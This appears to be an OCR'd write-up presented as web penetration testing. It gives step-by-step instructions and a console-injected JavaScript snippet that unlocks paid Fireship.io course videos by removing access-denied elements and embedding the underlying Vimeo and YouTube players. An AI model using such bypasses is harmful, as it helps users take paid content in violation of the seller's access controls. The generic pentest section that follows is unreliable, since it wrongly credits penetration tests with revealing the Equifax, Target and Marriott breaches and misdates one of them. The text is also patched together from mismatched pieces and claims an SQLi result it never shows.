
Build and deploy a full-stack, production-ready web app with Supabase, React, and Postgres.

#react #supabase #pro

MODERN JAVASCRIPT FULL COURSE

Learn how to build real-world applications with JavaScript


#javascript #node #pro



SVELTEKIT FULL COURSE

Learn how to build awesome full-stack apps with SvelteKit

Step-2: Scroll down and you will see chapters and select a chapter.



SvelteKit Full Course

fireship.io/courses/sveltekit/

CHAPTERS

01 SVELTE IN 100 SECONDS
Learn the basics of Svelte quickly

02 CREATE A SVELTEKIT APP
Setup a basic SvelteKit project

03 SVELTEKIT DEVTOOLS
Essential devtools and VS Code plugins

04 ROUTING
How file system routing works

05 DATA FETCHING
How to fetch data from the backend

06 NAVIGATION
How to link between pages

07 RENDERING AND CACHING
SvelteKit rendering strategies explained

08 API ROUTES
SvelteKit rendering strategies explained


09 ACTIONS
Handle form submissions with Actions

10 APP TOUR
High-level overview of the demo app

11 FIREBASE CLIENT SETUP
Setup the Firebase JS SDK in SvelteKit

12 FIREBASE ADMIN SETUP
Setup the Firebase Admin SDK in SvelteKit

Step-3:You can see that you cannot access the videos and it is permission denied. We can only open with the membership.



Data Fetching

fireship.io/courses/sveltekit/basics-data-fetching/

PRO labs courses Search

← ctrl+b

KEY CONCEPTS
Svelte in 100 Seconds 2:30
Create a SvelteKit App 2:21
SvelteKit Devtools 1:50
Routing 3:23
Data Fetching
Navigation 2:25
Rendering and Caching 2:45
API Routes 2:50
Actions 3:49

LET'S BUILD
App Tour 1:23
Firebase Client Setup 2:08
Firebase Admin Setup 1:50
Tailwind + DaisyUI 2:06

USER MANAGEMENT
Multi-step Forms 1:50
Animated Routes 1:50

Permission Denied

BUY THIS COURSE for $20.
Lifetime access for a blazingly low price

OR

UPGRADE TO PRO
Unlock all Fireship content && bonus perks


autoplay

locked

DATA FETCHING

https://fireship.io

Step-4: Now this is the interesting step. We are injecting the code to the page to access all the videos for free in that website only. For that inspect the present page and click on console tab.




```
⚠ The FetchEvent for "https://p.typekit.net/p.css?s=1&k=rcr1opg&ht=tk&f=15493.24537.24539.24541.24543.24545.24547.24548.39106.39110.39115&a=3835293&app=typekit&e=css" resulted in a network error response: an object that was not a Response was passed to respondWith().
⊗ Failed to load resource: net::ERR_FAILED                                   p.css:1
                                                                   index.594946fa.js:2021
⚠ ▶Allow attribute will take precedence over 'allowfullscreen'.      player.es.ad5f24b4.js:9
▶ 12 Failed to execute 'postMessage' on 'DOMWindow': The target origin provided ('<URL>') does not match the recipient window's origin ('<URL>').
⚠ DevTools failed to load source map: Could not load content for chrome-extension://klekeajafkkpokaofllcadenjdckhinm/sourceMap/chrome/content.map: System error: net::ERR_BLOCKED_BY_CLIENT
⚠ DevTools failed to load source map: Could not load content for chrome-extension://fheoggkfdfchfphceeifdbepaooicaho/sourceMap/chrome/scripts/iframe_form_check.js.map: System error: net::ERR_BLOCKED_BY_CLIENT
⚠ The FetchEvent for "https://p.typekit.net/p.css?s=1&k=rcr1opg&ht=tk&f=15493.24537.24539.24541.24543.24545.24547.24548.39106.39110.39115&a=3835293&app=typekit&e=css" resulted in a network error response: an object that was not a Response was passed to respondWith().
>
```

Code:

```
setInterval(() => {
    document.querySelectorAll("[free=\"\"]").forEach(el =>
el.setAttribute("free", true)) // set all elements with the attribute free set
to "" to true

    if (document.querySelector("if-access [slot=\"granted\"]")) { // replace
HOW TO ENROLL to YOU HAVE ACCESS
        document.querySelector("if-access [slot=\"denied\"]").remove()
        document.querySelector("if-access
[slot=\"granted\"]").setAttribute("slot", "denied")
    }
    if (document.querySelector("video-
player")?.shadowRoot?.querySelector(".vid")?.innerHTML) return; // return if
no video player
    const vimeoId = document.querySelector("global-data").vimeo; // get id for
vimeo video
    const youtubeId = document.querySelector("global-data").youtube; // get id
for vimeo video

    if (vimeoId) { // if there is an id,
        document.querySelector("video-player").setAttribute("free", true) //
set free to true
        document.querySelector("video-
player").shadowRoot.querySelector(".vid").innerHTML = `<iframe
src="https://player.vimeo.com/video/${vimeoId}" allow="autoplay; fullscreen;
picture-in-picture" allowfullscreen=""
title="${location.pathname.split("/")[3]}" width="426" height="240"
frameborder="0"></iframe>` // set video
    }
    if (youtubeId) { // if there is an id,
        document.querySelector("video-player").setAttribute("free", true) //
set free to true
        document.querySelector("video-
player").shadowRoot.querySelector(".vid").innerHTML = `<iframe
src="https://youtube.com/embed/${youtubeId}" allow="autoplay; fullscreen;
picture-in-picture" allowfullscreen=""
title="${location.pathname.split("/")[3]}" width="426" height="240"
frameborder="0"></iframe>` // set video
    }
}, 100)
```

Step-5:


Now paste the xss code in the console tab and click on enter.



```
        document.querySelector("video-
player").shadowRoot.querySelector(".vid").innerHTML = `<iframe
src="https://youtube.com/embed/${youtubeId}" allow="autoplay; fullscreen; picture-in-
picture" allowfullscreen="" title="${location.pathname.split("/")[3]}" width="426"
height="240" frameborder="0"></iframe>` // set video
    }
}, 100)
< 248
DevTools failed to load source map: Could not load content for chrome-extension://klekea
jafkkpokaofllcadenjdckhinm/sourceMap/chrome/content.map: System error:
net::ERR_BLOCKED_BY_CLIENT
▸ POST https://fresnel.vimeocdn.com/add/player-stats?beacon=1&se vendor.module.js:2
ssion-id=f31ea5f… net::ERR_BLOCKED_BY_CLIENT
DevTools failed to load source map: Could not load content for chrome-extension://fheogg
kfdfchfphceeifdbepaoolcaho/sourceMap/chrome/scripts/iframe_form_check.js.map: System
error: net::ERR_BLOCKED_BY_CLIENT
▸ POST https://fresnel.vimeocdn.com/add/player-stats?beacon=1&se vendor.module.js:2
ssion-id=f31ea5f… net::ERR_BLOCKED_BY_CLIENT
▸ POST https://fresnel.vimeocdn.com/add/player-stats?beacon=1&se vendor.module.js:2
ssion-id=f31ea5f… net::ERR_BLOCKED_BY_CLIENT
▸ POST https://player-telemetry.vimeo.com/player-events/log/play vendor.module.js:2
net::ERR_BLOCKED_BY_CLIENT
DevTools failed to load source map: Could not load content for chrome-extension://kleke
ajafkkpokaofllcadenjdckhinm/sourceMap/chrome/content.map: System error:
net::ERR_BLOCKED_BY_CLIENT
▸ POST https://fresnel.vimeocdn.com/add/player-stats?beacon=1&se vendor.module.js:2
ssion-id=0b6b375… net::ERR_BLOCKED_BY_CLIENT
Failed to load resource:                  fresnel.vimeocdn.com…495513c1688146536:1
net::ERR_BLOCKED_BY_CLIENT
DevTools failed to load source map: Could not load content for chrome-extension://fheogg
```

Now you can access the videos once you run the code.

This is just the temporary code. Everytime you refresh the tab it will go back to initial state. You need to run the xss code again to get access to the most valuable study videos.



```
<script lang="ts">
  import { page } from "$app/stores";

</script>

{$page.params.username}
```

Applications of Penetration testing in real world:

Penetration testing is a valuable tool for organizations of all sizes to identify and mitigate security risks. In the real world, penetration testing is used in a variety of applications, including:

- Compliance: Many industries are required to undergo penetration testing as part of their compliance requirements. For example, financial institutions are required to comply with the Payment Card Industry Data Security Standard (PCI DSS), which mandates penetration testing as part of their security program.
- Risk assessment: Penetration testing can be used to assess the overall security posture of an organization. By identifying and remediating vulnerabilities, organizations can reduce their risk of being attacked.
- Vulnerability management: Penetration testing can be used to identify and prioritize vulnerabilities. This information can then be used to develop and implement a vulnerability management plan.
- Security awareness: Penetration testing can be used to raise awareness of security risks among employees. This can help to prevent employees from making mistakes that could lead to a security breach.
- Auditing: Penetration testing can be used to audit the security of an organization's systems and processes. This information can then be used to improve the organization's security program.

In addition to these specific applications, penetration testing can also be used to:

- Test the effectiveness of security controls: Penetration testing can be used to test the effectiveness of security controls, such as firewalls, intrusion detection systems, and access control lists.
- Identify new vulnerabilities: Penetration testing can be used to identify new vulnerabilities that may not have been previously known.
- Test new security technologies: Penetration testing can be used to test new security technologies before they are deployed in production.

Penetration testing is a valuable tool for organizations of all sizes to improve their security posture. By identifying and remediating vulnerabilities, organizations can reduce their risk of being attacked and protect their sensitive data.

Here are some real-world examples of how penetration testing has been used to improve security:

- In 2017, a penetration test revealed a vulnerability in the Equifax credit reporting system that allowed hackers to steal the personal information of over 143 million people.
- In 2018, a penetration test revealed a vulnerability in the Target retail chain's point-of-sale system that allowed hackers to steal the credit card information of over 40 million customers.
- In 2019, a penetration test revealed a vulnerability in the Marriott hotel chain's reservation system that allowed hackers to steal the personal information of over 500 million guests.

These are just a few examples of how penetration testing has been used to improve security in the real world. By identifying and remediating vulnerabilities, penetration testing can help organizations to protect their sensitive data and prevent costly data breaches.

Future Scope:

The future scope of web application penetration testing is broad and ever evolving. As new web technologies emerge, penetration testers will need to stay up to date on these technologies and develop new methods and tools to test their security. Additionally, penetration testers will need to expand the scope of their testing to include IoT devices and integrated mobile components. Finally, automation and AI will become increasingly important in web application penetration testing, as these technologies can be used to enhance vulnerability detection and prioritization.

Here are some specific areas where the future scope of web application penetration testing is expected to grow:

- Emerging Web Technologies: As new web technologies emerge, such as serverless architectures, microservices, and single-page applications (SPAs), penetration testers will need to stay up to date on these technologies and develop new methods and tools to test their security.
- Internet of Things (IoT): As more and more IoT devices are connected to the internet, penetration testers will need to expand the scope of their testing to include these devices. This includes testing the security of the web interfaces and APIs that these devices use, as well as the communication protocols that they use to communicate with other devices and systems.
- Integration of Mobile Applications: Many web applications now integrate with mobile applications. As a result, penetration testers will need to test the security of these integrated mobile components. This includes testing the security of the mobile apps themselves, as well as the web interfaces that they use to communicate with the web application.
- Application Programming Interfaces (APIs): APIs are becoming increasingly important in web applications. As a result, penetration testers will need to test the security of APIs. This includes testing for vulnerabilities in the APIs themselves, as well as ensuring that the APIs are properly authenticated and authorized.
- Automation and Artificial Intelligence: Automation and artificial intelligence (AI) are becoming increasingly important in web application penetration testing. Machine learning techniques can be used to enhance vulnerability detection, reduce the number of false positives, and help prioritize vulnerabilities. Automated scanning tools are also becoming more sophisticated, making them more effective at finding vulnerabilities.

In addition to these specific areas, the future scope of web application penetration testing is also expected to grow in the following ways:

- The use of cloud-based penetration testing services: Cloud-based penetration testing services are becoming increasingly popular, as they offer a number of advantages over traditional on-premises penetration testing services. For example, cloud-based penetration testing services can be more scalable and cost-effective, and they can also be easier to manage.

- The use of penetration testing as a continuous process: Penetration testing is increasingly being used as a continuous process, rather than a one-time event. This means that penetration testers are being asked to perform regular penetration tests, to identify and remediate vulnerabilities as they are discovered.
- The use of penetration testing to comply with regulations: Several regulations, such as PCI DSS and HIPAA, require organizations to undergo penetration testing. As a result, the demand for penetration testing services is expected to grow in the coming years.

Overall, the future scope of web application penetration testing is broad and ever evolving. As new technologies emerge and the threat landscape changes, penetration testers will need to adapt their methods and tools to ensure that they are able to effectively identify and remediate vulnerabilities.

Conclusion:

Using the above experiment, we identified and exploited the vulnerabilities of various web applications such as Cross Site Script and SQLi